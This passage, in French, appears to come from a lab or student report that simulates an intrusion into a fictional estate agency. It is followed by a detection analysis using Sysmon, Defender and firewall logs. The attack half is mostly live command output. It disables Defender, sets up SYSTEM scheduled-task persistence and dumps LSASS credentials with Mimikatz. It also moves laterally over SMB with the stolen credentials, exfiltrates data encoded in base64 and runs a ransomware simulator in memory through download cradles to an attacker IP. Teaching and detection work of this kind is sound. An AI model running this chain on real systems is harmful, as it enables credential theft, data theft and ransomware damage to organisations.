PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> exit
exit
```

Le processus **msiexec.exe** se termine de lui-même après quelques minutes. Il faut donc mettre en place un mécanisme automatique qui permet de maintenir le processus en exécution. Une tâche planifiée semble être une solution acceptable, à travers un fichier batch créé au préalable, (**update.bat**) qui aura pour rôle de désinstaller et réinstaller le Package continuellement toutes les 5 minutes.

```
C:\Users\hfranck.IMMO-PARIS\AppData>

C:\Users\hfranck.IMMO-PARIS\AppData>
C:\Users\hfranck.IMMO-PARIS\AppData>echo msiexec.exe /qn /x "C:\users\hfranck.immo-paris\appdata\install.msi
" > update.bat && echo timeout /t 5 >> update.bat && echo msiexec.exe /qn /i "C:\users\hfranck.immo-paris\ap
pdata\install.msi" >> update.bat
echo msiexec.exe /qn /x "C:\users\hfranck.immo-paris\appdata\install.msi" > update.bat && echo timeout /t 5
>> update.bat && echo msiexec.exe /qn /i "C:\users\hfranck.immo-paris\appdata\install.msi" >> update.bat

C:\Users\hfranck.IMMO-PARIS\AppData>
```

La tâche « **Security_Updater** » est donc créée avec succès et s'exécutera en tant que **SYSTEM**.

```
c:\Users\hfranck.IMMO-PARIS\AppData>schtasks.exe /ru "SYSTEM" /Create /SC MINUTE /MO 5 /TN "Security_Updater
" /TR "C:\users\hfranck.immo-paris\appdata\update.bat"
schtasks.exe /ru "SYSTEM" /Create /SC MINUTE /MO 5 /TN "Security_Updater" /TR "C:\users\hfranck.immo-paris\a
ppdata\update.bat"
SUCCESS: The scheduled task "Security_Updater" has successfully been created.
```



L'attaquant va également pouvoir pivoter dans le SI de l'agence. Pour cela, il va exécuter un script PowerShell qui va lui permettre de scanner le réseau interne.

```
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\hfranck.IMMO-PARIS\AppData>

PS C:\Users\hfranck.IMMO-PARIS\AppData> curl http://132.164.201.19:8000/net_scan.ps1 -o net.ps1
curl http://132.164.201.19:8000/net_scan.ps1 -o net.ps1
PS C:\Users\hfranck.IMMO-PARIS\AppData>
```

Lors de son exécution, le script affiche un statut du Port et de l'IP cible. (Open ou Timeout)

```
PS C:\Users\hfranck.IMMO-PARIS\AppData> .\net.ps1
.\net.ps1
```

Les paires qui vont intéresser l'attaquant sont les suivantes, car elles indiquent la présence de plusieurs **SMB** ainsi qu'un **AD/LDAP**, et donc potentiellement des accès sur le Système.

```
172.20.15.4 port 8443 Closed - Timeout
172.20.15.5 port 22 Closed - Timeout
172.20.15.5 port 23 Closed - Timeout
172.20.15.5 port 80 Open
172.20.15.5 port 443 Closed - Timeout
172.20.15.5 port 139 Open
172.20.15.5 port 145 Closed - Timeout
172.20.15.5 port 445 Open
172.20.15.5 port 464 Open
172.20.15.5 port 389 Open
172.20.15.5 port 636 Open
172.20.15.5 port 8081 Closed - Timeout
172.20.15.5 port 8000 Closed - Timeout
172.20.15.5 port 5432 Closed - Timeout
172.20.15.5 port 3389 Open
172.20.15.5 port 3306 Closed - Timeout
```

```
172.20.15.6 port 22 Open
172.20.15.6 port 23 Closed - Timeout
172.20.15.6 port 80 Closed - Timeout
172.20.15.6 port 443 Closed - Timeout
172.20.15.6 port 139 Open
172.20.15.6 port 145 Closed - Timeout
172.20.15.6 port 445 Open
172.20.15.6 port 464 Closed - Timeout
172.20.15.6 port 389 Closed - Timeout
172.20.15.6 port 636 Closed - Timeout
172.20.15.6 port 8081 Closed - Timeout
```

Afin de continuer son exploitation, notre attaquant s'appuie sur un des outils les plus connus pour l'exploitation de secrets sur Windows, Mimikatz.

Un des avantages d'utiliser Metasploit, c'est qu'il embarque plusieurs modules de post-exploitation, dont Mimikatz. Il suffit seulement de le charger explicitement à travers notre shell Meterpreter. De cette manière, l'attaquant se prémunit d'actions supplémentaires « bruyantes » qui pourraient laisser davantage de traces dans les journaux.

```
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

La fonction « **logonPasswords** » du module « **sekurlsa** » permet à notre attaquant d'obtenir tous les secrets stockés localement sur le poste et connexions récentes. Concrètement, la mémoire du processus « **LSASS.exe** » en charge de gérer les authentifications, est copiée, incluant donc certains secrets.

```
meterpreter > kiwi_cmd sekurlsa::logonPasswords
```

Des identifiants stockés localement vont particulièrement intéresser notre attaquant.

```
Authentication Id : 0 ; 605387 (00000000:00093ccb)
Session           : RemoteInteractive from 2
User Name         : hfranck
Domain            : IMMO-PARIS
Logon Server      : SRV-AD-01
Logon Time        : 3/25/2025 4:07:41 PM
SID               : S-1-5-21-1714968486-903217085-2694883868-1107
        msv :
         [00000003] Primary
         * Username : hfranck
         * Domain   : IMMO-PARIS
         * NTLM     : 4f9e0c69f1535ef0bced60dfd8d51443
         * SHA1     : ebc92fef6f59f204dda5f21f190c7323b06c25a2
         * DPAPI    : 7c3d59644cdbd5c18874c5324e7a7913
        tspkg :
        wdigest :
         * Username : hfranck
         * Domain   : IMMO-PARIS
         * Password : (null)
        kerberos :
         * Username : hfranck
         * Domain   : IMMO-PARIS.LOCAL
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : IMMO-PARIS\i75admin
         * Domain   : 172.20.15.6
         * Password : [redacted]
        cloudap :
```

L'utilisation du binaire « **net** » permet à notre attaquant de lister les Réseaux Partagés disponibles sur le Serveur spécifié. Un dossier « **winshare** » semble exister.

```
C:\Windows\system32>net view 172.20.15.6
net view 172.20.15.6
Shared resources at 172.20.15.6

Samba 4.17.12-Debian

Share name  Type  Used as  Comment

-------------------------------------------------------------------------
nobody      Disk           Home Directories
winshare    Disk           Shared Drive for ImmoParis
The command completed successfully.
```

Nous allons tenter de nous connecter à ce Dossier Partagé à l'aide des informations découvertes précédemment. Avec succès.

```
C:\Windows\system32>net use * \\172.20.15.6\winshare [redacted] * /user:immo-paris\i75admin
net use * \\172.20.15.6\winshare [redacted] * /user:immo-paris\i75admin
Drive Z: is now connected to \\172.20.15.6\winshare.

The command completed successfully.
```

En listant l'ensemble du contenu, l'attaquant s'aperçoit qu'un seul fichier TXT est présent sur le Dossier Partagé. Le contenu du fichier indique que l'ensemble du contenu de ce Serveur a été migré sur un Serveur Windows.

```
C:\Windows\system32>dir Z:\
dir Z:\
 Volume in drive Z is winshare
 Volume Serial Number is DA1B-E3C0

 Directory of Z:\

03/21/2025  01:59 PM    <DIR>          .
03/21/2025  01:06 PM    <DIR>          ..
03/21/2025  02:03 PM               199 Notes.txt
               1 File(s)            199 bytes
               2 Dir(s)  27,874,017,280 bytes free

C:\Windows\system32>type Z:\Notes.txt
type Z:\Notes.txt
Hello !

For your information, as we plan in using this Server for different future purposes, previous data h
as been migrated to the Windows Server.

Thank you for your understanding,
The IT Guy
C:\Windows\system32>
```

Toujours à l'aide de « **net** », nous explorons les Dossiers disponibles à travers le Serveur Windows cette fois-ci. Un dossier « **i75docs** » est découvert.

```
C:\Windows\system32>net view 172.20.15.5
net view 172.20.15.5
Shared resources at 172.20.15.5



Share name  Type  Used as  Comment

-------------------------------------------------------------
i75docs     Disk
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```

La tentative de connexion à l'aide de nos identifiants habituels, fonctionne également sur ce Serveur.

```
C:\Windows\system32>net use X: \\172.20.15.5\i75docs [redacted] /user:immo-paris\i75admin
net use X: \\172.20.15.5\i75docs [redacted] /user:immo-paris\i75admin
The command completed successfully.
```

Ce dossier semble stocker des informations sensibles liées à l'Entreprise.

```
C:\Windows\System32>dir X:
dir X:
 Volume in drive X is Windows
 Volume Serial Number is DCCD-C67D

 Directory of X:\

03/26/2025  11:02 AM    <DIR>          .
03/26/2025  11:02 AM    <DIR>          ..
03/26/2025  10:44 AM    <DIR>          Clients
03/26/2025  10:55 AM    <DIR>          Marketing
03/21/2025  02:06 PM    <DIR>          Partenaires
03/26/2025  10:43 AM             6,190 Planning_2025.xlsx
03/26/2025  10:54 AM    <DIR>          Ressources
03/21/2025  02:08 PM    <DIR>          Revenus
03/26/2025  10:56 AM    <DIR>          RH
03/21/2025  02:05 PM    <DIR>          Ventes
               1 File(s)          6,190 bytes
               9 Dir(s)  122,094,997,504 bytes free
```

L'attaquant voulant assurer ses objectifs, ne perd pas de temps et créé une archive complète du Partage Réseau sur lequel il vient d'accéder, à l'aide de PowerShell.

Il créé une archive nommée « **exfildata.zip** ».

```
C:\Windows\system32>pushd X:
pushd X:

X:\>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS X:\> Compress-Archive -Path .\* -DestinationPath .\exfildata.zip
Compress-Archive -Path .\* -DestinationPath .\exfildata.zip
PS X:\> dir
```

```
    Directory: X:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/26/2025  10:44 AM                Clients
d-----         3/26/2025  10:55 AM                Marketing
d-----         3/21/2025   2:06 PM                Partenaires
d-----         3/26/2025  10:54 AM                Ressources
d-----         3/21/2025   2:08 PM                Revenus
d-----         3/26/2025  10:56 AM                RH
d-----         3/21/2025   2:05 PM                Ventes
-a----         3/26/2025  11:02 AM          54268 exfildata.zip
-a----         3/26/2025  10:43 AM           6190 Planning_2025.xlsx
```

Afin d'éviter une complexité de transfert des données et rester le plus invisible possible l'attaquant utilise une conversion de l'ensemble du contenu de l'archive en Base64.

```
PS X:\> $Content = Get-Content -Path .\exfildata.zip -Encoding Byte; $Base64 = [System.Convert]::ToBase64St
ring($Content); $Base64 | Out-File .\exfildata_b64
$Content = Get-Content -Path .\exfildata.zip -Encoding Byte; $Base64 = [System.Convert]::ToBase64String($Co
ntent); $Base64 | Out-File .\exfildata_b64
PS X:\>
```

```
PS X:\> type .\exfildata_b64
type .\exfildata_b64
UEsDBBQAAAAIAGdVelp20KXadhQAAC4YAAAhAAAAQ2xpZW50c1xD
v0Y2SIYgaxCDR22D0Mjqj995blIjeJgiCiN4SPSREb2GQkDt58/v
rGAABwgQAAGXrFWMHJ0c3K0c1M18vZCmrC4+lgX5U0BO7hI1FCgX
QVz34vMkNtFlCMrP6THGWDUnKq1N0HyopuPEijSi3UmPHEo5m/Uf
PLgcqb6ineFNJJLTIcuif5fiJd3cknjk03iK0fau3Mf8NPDxRo3F
Hu2tHQ9/ZHnALrEyIxtTInXtbVdygVwBW1GKCZg46XO83Sp7JdI9
XlR54/9bBMOyErkN9G7OaGVlKcYuZF9EuCy3btfOwPzJ1rm8Ro5f
3wANb0YTyKvDpMDtTPp+geqLhA3xhSx0i123qMn0aUNxlQJQPr/e
hoqaF7sHMo6zsqW8QH1wmUV58lDxFckojz4tHlkJfRildEaQ0duH
D9kwn57SPdazFbWohua4SzF5mlvZdx4pZnWSXvtzg7AFtZiHSM4F
BBr1g6WWi5OjlDec2dnX85ZnainNM8H2HoPuYFI+EinfiiFmFQFQ
/dpRX4pJMcC0tlRnaZ4flg08afASsRrPOSXZYsNXFU289XOoiezc
5zu4wlNpm+Tspb2PNRmJqotunx24wDQIq6abkzvqw85SL8rqxSH2
0btlMB5ekE7gFeDroF545kGBnq327K0kW8Qp7fgrRqAkyfND3A8E
```

Un simple « **Copier-Coller** » est effectué pour exfiltrer les données du Réseau Partagé.

```
┌──(attacker㉿kali)-[~/CU_Project/data_exfill]
└─$ touch exfildata_parisimmo

┌──(attacker㉿kali)-[~/CU_Project/data_exfill]
└─$ nano exfildata_parisimmo

┌──(attacker㉿kali)-[~/CU_Project/data_exfill]
└─$ cat exfildata_parisimmo
UEsDBBQAAAAIAGdVelp20KXadhQAAC4YAAAhAAAAQ2xpZW50c1
W4iWIHrv0Y2SIYgaxCDR22D0Mjqj995blIjeJgiCiN4SPSREb2
AbgAAIAJUKzTNwrGAABwgQAAGXrFWMHJ0c3K0c1M18vZCmrC4+
XEmToV7JFlDYir6CjC5ApQVz34vMkNtFlCMrP6THGWDUnKq1N0
HjMKqz5HSMYo46toE/OAN4cxCapoPLgcqb6ineFNJJLTIcuif5
```

Sur la machine de l'attaquant, nous allons décoder la totalité de la chaîne en Base64, via PowerShell.

```
┌──(attacker㉿kali)-[~/CU_Project/data_exfill]
└─$ pwsh
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.


┌──(attacker㉿kali)-[/home/attacker/CU_Project/data_exfill]
└─PS> $SOURCEFILE = "exfildata_parisimmo";

┌──(attacker㉿kali)-[/home/attacker/CU_Project/data_exfill]
└─PS> [System.Convert]::FromBase64String((Get-Content $SOURCEFILE)) | Set-Content exfildata_parisimm
o.zip -AsByteStream

┌──(attacker㉿kali)-[/home/attacker/CU_Project/data_exfill]
└─PS> ls -l
total 128
-rw-rw-r-- 1 attacker attacker 72361 Mar 26 11:36 exfildata_parisimmo
-rw-rw-r-- 1 attacker attacker 54268 Mar 26 11:42 exfildata_parisimmo.zip
```

Puis il n'y a plus qu'à dézipper le contenu de notre archive et vérifier que les données sont bien présentes et accessibles.

```
┌──(attacker㉿kali)-[/home/attacker/CU_Project/data_exfill]
└─PS> Expand-Archive -Path .\exfildata_parisimmo.zip

┌──(attacker㉿kali)-[/home/attacker/CU_Project/data_exfill]
└─PS> ls -l
total 132
drwxrwxr-x 6 attacker attacker  4096 Mar 26 11:44 exfildata_parisimmo
-rw-rw-r-- 1 attacker attacker 54268 Mar 26 11:42 exfildata_parisimmo.zip
-rw-rw-r-- 1 attacker attacker 72361 Mar 26 11:36 exfildata_parisimmo_rawb

┌──(attacker㉿kali)-[/home/attacker/CU_Project/data_exfill]
└─PS> ls -l ./exfildata_parisimmo
total 24
drwxrwxr-x 2 attacker attacker 4096 Mar 26 11:44 Clients
drwxrwxr-x 4 attacker attacker 4096 Mar 26 11:44 Marketing
-rw-rw-r-- 1 attacker attacker 6190 Mar 26 10:43 Planning_2025.xlsx
drwxrwxr-x 2 attacker attacker 4096 Mar 26 11:44 RH
drwxrwxr-x 5 attacker attacker 4096 Mar 26 11:44 Revenus
```

```
┌──(attacker㉿kali)-[/home/attacker/CU_Project/data_exfill]
└─PS> ls -l ./exfildata_parisimmo/Marketing/
total 16
-rw-rw-r-- 1 attacker attacker 6190 Mar 26 10:46  Baseclients-CRM.xlsx
drwxrwxr-x 2 attacker attacker 4096 Mar 26 11:44 'Charte Graphique'
drwxrwxr-x 2 attacker attacker 4096 Mar 26 11:44  Images
-rw-rw-r-- 1 attacker attacker    0 Mar 26 10:44  Pres_immoparis_aout2022.pptx
-rw-rw-r-- 1 attacker attacker    0 Mar 26 10:45  Site_immoparis_evolutions.docx
```

L'attaquant ayant toujours son accès au Réseau Partagé, il supprime l'archive précédemment créée.

```
X:\>del exfildata.zip exfildata_b64
del exfildata.zip exfildata_b64

X:\>
```

Clients	3/26/2025 12:45 PM	F
Marketing	3/26/2025 12:45 PM	F
Partenaires	3/21/2025 2:06 PM	F
Ressources	3/26/2025 10:54 AM	F
Revenus	3/21/2025 2:08 PM	F
RH	3/26/2025 12:45 PM	F
Ventes	3/21/2025 2:05 PM	F
Planning_2025	3/26/2025 10:43 AM	M

La dernière étape de l'objectif de notre attaquant est presque achevée.

Nous allons simuler l'exécution d'un Ransomware qui chiffrera tout le contenu du Dossier Partagé présent sur le Serveur Windows.

Pour cela, un script OpenSource disponible sur GitHub va nous permettre de simuler une telle exécution. Nous avons apporté quelques modifications à ce script afin qu'il réponde précisément à notre scénario.

Une fois les modifications effectuées, l'attaquant met donc à disposition le script via son Serveur Web minimal en Python.

```
┌──(attacker㉿kali)-[~/CU_Project/tools]
└─$ ls -l
total 2380
-rw-rw-r-- 1 attacker attacker 2204117 Mar 24 15:01 Invoke-Mimikatz.ps1
-rw-rw-r-- 1 attacker attacker  209418 Mar 25 08:57 PrivescCheck.ps1
-rw-rw-r-- 1 attacker attacker     933 Mar 25 16:57 net_scan.ps1
-rw-rw-r-- 1 attacker attacker    9522 Mar 26 12:51 ps_crypt.ps1

┌──(attacker㉿kali)-[~/CU_Project/tools]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

┌──(attacker㉿kali)-[~/CU_Project/tools]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
52.143.155.87 - - [26/Mar/2025 13:13:41] "GET /ps_crypt.ps1 HTTP/1.1" 200 -
```

Dans un souci de discrétion, le script est exécuté à la volée, en mémoire, sans qu'aucun fichier ne soit déposé sur le Serveur Windows.

Le script est exécuté à la volée, aucun fichier n'est déposé sur le Serveur Windows.

Le retour du script est positif et l'ensemble du Partage Réseau est désormais chiffré.


```
PS X:\> & ([scriptblock]::Create((New-Object System.Net.WebClient).DownloadString("http://132.164.201.19:80
00/ps_crypt.ps1"))) "-e 'X:\'"
& ([scriptblock]::Create((New-Object System.Net.WebClient).DownloadString("http://132.164.201.19:8000/ps_cr
ypt.ps1"))) "-e 'X:\'"

 ____  ____  ____
|  _ \/ ___||  _ \ __ _ __  ___  ___  _ __ ___
| |_) \___ \| |_) / _' | '_ \/ __|/ _ \| '_ '_ \
|  __/ ___) |  _ < (_| | | | \__ \ (_) | | | | |
|_|   |____/|_| \_\__,_|_| |_|___/\___/|_| |_| |_|

 ---------------- by @JoelGMSec ---------------

[>] Hostname: win10-hfranck
[>] Current User: immo-paris\system
[>] Current Time: 13:13 - 26/03/25

[!] Simulating ransomware infection on  directory..
[+] Checking communication with Command & Control Server..
[+] Generating new random string key for encryption..
[!] Encrypting all files with 256 bits AES key..
[+] Saving logs and key in readme.txt..
[i] Done!
```

L'attaquant se déconnecte alors du Réseau Partagé.

```
PS X:\> exit
exit

X:\>popd X:
popd X:

C:\Windows\System32>

C:\Windows\System32>net use X: /delete
net use X: /delete
X: was deleted successfully.
```

Lorsqu'Henri Franck tente d'accéder à un des documents sur le Partage Réseau, il s'aperçoit que les noms de fichiers comportent une extension « **.psr** » étrange et n'arrive plus à les ouvrir.

Un fichier « **readme** » lisible est présent à la racine du Partage.



L'attaque est terminée à ce stade. L'attaquant peut également effacer de nombreuses traces de son intrusion en supprimant les journaux d'évènements Sécurité, Système et Defender sur Windows par exemple.

A noter que le Serveur Windows aurait pu être chiffré en totalité provoquant une interruption de Service beaucoup plus conséquente pour l'agence. De plus, l'attaquant ayant un accès total au poste d'Henri, le chiffrement complet de son poste aurait pu être un scénario d'attaque plausible supplémentaire.

L'attaquant demandera par la suite une rançon en échange de la restauration des données chiffrées. Mais l'agence refusera, car elle possède en effet une sauvegarde « à froid » des données de son NAS.

Elle est néanmoins consciente qu'elle devra assumer le risque que certaines de ses données se retrouvent accessibles et consultables par autrui.


En ce sens, la CNIL sera saisie afin de notifier l'organisme de la fuite de données et une communication par e-mail sera envoyée aux clients de l'agence. Des éléments supplémentaires sur ce point sont abordés en partie **VII-4**.

VI. Analyse et Détection de l'attaque

Grâce à la mise en place de la Supervision des Systèmes de l'Entreprise, l'ensemble des étapes de l'attaque ont pu être journalisées pour permettre une analyse de l'incident.

Note: La réception du mail ainsi que l'enregistrement du fichier Word initial sur le poste d'Henri Franck ne sont pas pris en compte dans l'analyse car non détectés par les sondes en place.

Nous avons été prévenus par l'agent que son poste a agi de manière inattendue plusieurs fois, après l'ouverture d'un fichier Word. Ce premier élément va nous permettre de rechercher la date à laquelle l'attaquant a pu s'infiltrer sur le poste d'Henri Franck.



Nous constatons l'évènement d'ouverture du fichier vérolé Word « **Promesse_Achat_JBON_032025.doc** » par Henri Franck le 25/03 à **09:47:28 UTC**.

EventCode	1
Image	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
ProcessId	5048
RuleName	-
host	WIN10-HFRANCK
source	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype	WinEventLog
CommandLine	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\hfranck.IMMO-PARIS\Downloads\Promesse_Achat_JBON_032025.doc" /o "

TaskCategory	Process Create (rule: ProcessCreate)
TerminalSessionId	2
Type	Information
User	NOT_TRANSLATED
	IMMO-PARIS\hfranck
UtcTime	2025-03-25 09:47:28.590

Quelques secondes plus tard, un évènement Sysmon nous montre que Franck a bien activé la macro associée au document Word malicieux à **09:47:31 UTC**. (EventCode 13 Sysmon)

EventCode	13
Image	C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE
ProcessId	5048
RuleName	Context,ProtectedModeExitOrMacrosUsed
host	WIN10-HFRANCK
source	WinEventLog:Microsoft-Windows-Sysmon/Operational

SourceName	Microsoft-Windows-Sysmon
TargetObject	HKU\S-1-5-21-1714968486-903217085-2694883868-1107\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\T _JBON_032025.doc
TaskCategory	Registry value set (rule: RegistryEvent)
Type	Information
User	NOT_TRANSLATED
	IMMO-PARIS\hfranck
UtcTime	2025-03-25 09:47:31.980

Puis nous remarquons une première activité suspecte, qui est la création d'un processus PowerShell via « **winword.exe** » et une connexion sortante en HTTPS vers l'IP **104.17.112.233**, à **09:47:34 UTC**.

ParentCommandLine	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:'
ParentImage	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
CommandLine	powershell.exe -WindowStyle Hidden -NoLogo iex ((New-Object Net.WebClient).DownloadString('https://tinyurl.com/2ye2je87'))
Company	Microsoft Corporation
ComputerName	WIN10-hfranck.immo-paris.local
CurrentDirectory	C:\Users\Henri Franck\AppData\Roaming\Microsoft\Templates\
Description	Windows PowerShell
EventCode	1
EventType	4

DestinationIp	104.17.112.233
DestinationPort	443
EventCode	3
Image	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ProcessId	6732
RuleName	-
host	WIN10-HFRANCK

Un rapide « **nslookup** » nous indique que cette IP appartient bien au service **Tinyurl**.

```
Réponse ne faisant pas autorité :
Nom :    tinyurl.com
Addresses:  2606:4700::6812:6fa1
            2606:4700::6811:70e9
            104.17.112.233
            104.18.111.161
```

A l'aide d'un outil en ligne permettant de démasquer les URL raccourcies, nous retrouvons l'URL originale, qui nous paraît suspicieuse.

https://tinyurl.com/2ye2je Submit Now

http://h4rml3ss.northeurope.cloudapp.azure.com:8080/harmless.ps1

```
┌──(attacker㉿kali)-[~]
└─$ nslookup h4rml3ss.northeurope.cloudapp.azure.com
Server:         168.63.129.16
Address:        168.63.129.16#53

Non-authoritative answer:
Name:   h4rml3ss.northeurope.cloudapp.azure.com
Address: 132.164.201.19
```


Enfin, deux évènements Windows Defender sont déclenchés (ID 1116 et 1117) et identifient le processus « **winword.exe** » suspicieux. Le premier à **09:47:35 UTC**.

EventCode ▾	1116
EventType ▾	3
ID ▾	2147780913
Keywords ▾	None
LogName ▾	Microsoft-Windows-Windows Defender/Operational
Message ▾	Microsoft Defender Antivirus has detected malware or other potentiall kid=37020&name=Behavior:Win32/OfficeExecPowershell.B&threatid= re Category: Suspicious Behavior Path: behavior:_process: C:\Program 260,ProcessStart:133873084439873210 Detection Origin: Unknown D oft Office\root\Office16\WINWORD.EXE Security intelligence Version: A
Name ▾	Behavior:Win32/OfficeExecPowershell.B
OpCode ▾	Info
Path ▾	behavior:_process: C:\Program Files (x86)\Microsoft Office\root\Office1
Process_Name ▾	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

Et le second à **09:47:37 UTC**.

☐ EventCode ▾	1117
☐ EventType ▾	4
☐ ID ▾	2147780913
☐ Keywords ▾	None
☐ LogName ▾	Microsoft-Windows-Windows Defender/Operational
☐ Message ▾	Microsoft Defender Antivirus has taken action to protect this machine f ps://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/Off I.B ID: 2147780913 Severity: Severe Category: Suspicious Behavior Pat 9635558027883; process:_pid:5260,ProcessStart:133873084439873 RITY\SYSTEM Process Name: C:\Program Files (x86)\Microsoft Office\r x00000000 Error description: The operation completed successfully. S 5020.1007, NIS: 1.1.25020.1007
☐ Name ▾	Behavior:Win32/OfficeExecPowershell.B
☐ OpCode ▾	Info
☐ Path ▾	behavior:_process: C:\Program Files (x86)\Microsoft Office\root\Office1
☐ Process_Name ▾	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

En complément, nous avons également scanné le document via Virus Total, indiquant que le fichier contient du code malicieux.



A ce stade, malgré les journaux Microsoft Defender décrivant que des actions ont été menés pour isoler le processus suspicieux, notre attaquant obtient tout de même un accès au poste d'Henri Franck.

En observant les journaux du Firewall et en corrélant les évènements avec l'horodatage et l'IP publique correspondante, nous retrouvons une information intéressante et plusieurs ports non-standard. (**4445, 8000**)

Ce connexions ne sont pas bloquées par le Firewall.

```
index="fw" AND dest_ip="132.164.201.19"
| table _time, action, src_ip, dest_ip, dest_port
| sort -_time
```

Date time range

✓ **2 events** (3/25/25 9:45:00.000 AM to 3/25/25 9:48:00.000 AM) Job Smart Mode

No Event Sampling

Events Patterns **Statistics (2)** Visualization

Show: 100 Per Page Format Preview: On

_time	action	src_ip	dest_ip	dest_port
2025-03-25 09:47:46	allowed	172.20.15.8	132.164.201.19	4445
2025-03-25 09:47:45	allowed	172.20.15.8	132.164.201.19	8080

_time	action	src_ip	dest_ip	dest_port
2025-03-25 09:57:18	allowed	172.20.15.8	132.164.201.19	8000

Nous retrouvons également ces deux connexions sur Sysmon.

ComputerName	WIN10-hfranck.immo-paris.local
DestinationHostname	-
DestinationIp	132.164.201.19
DestinationIsIpv6	false
DestinationPort	8080
DestinationPortName	-
EventCode	3
EventType	4
Image	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

ComputerName	WIN10-hfranck.immo-paris.local
DestinationHostname	-
DestinationIp	132.164.201.19
DestinationIsIpv6	false
DestinationPort	4445
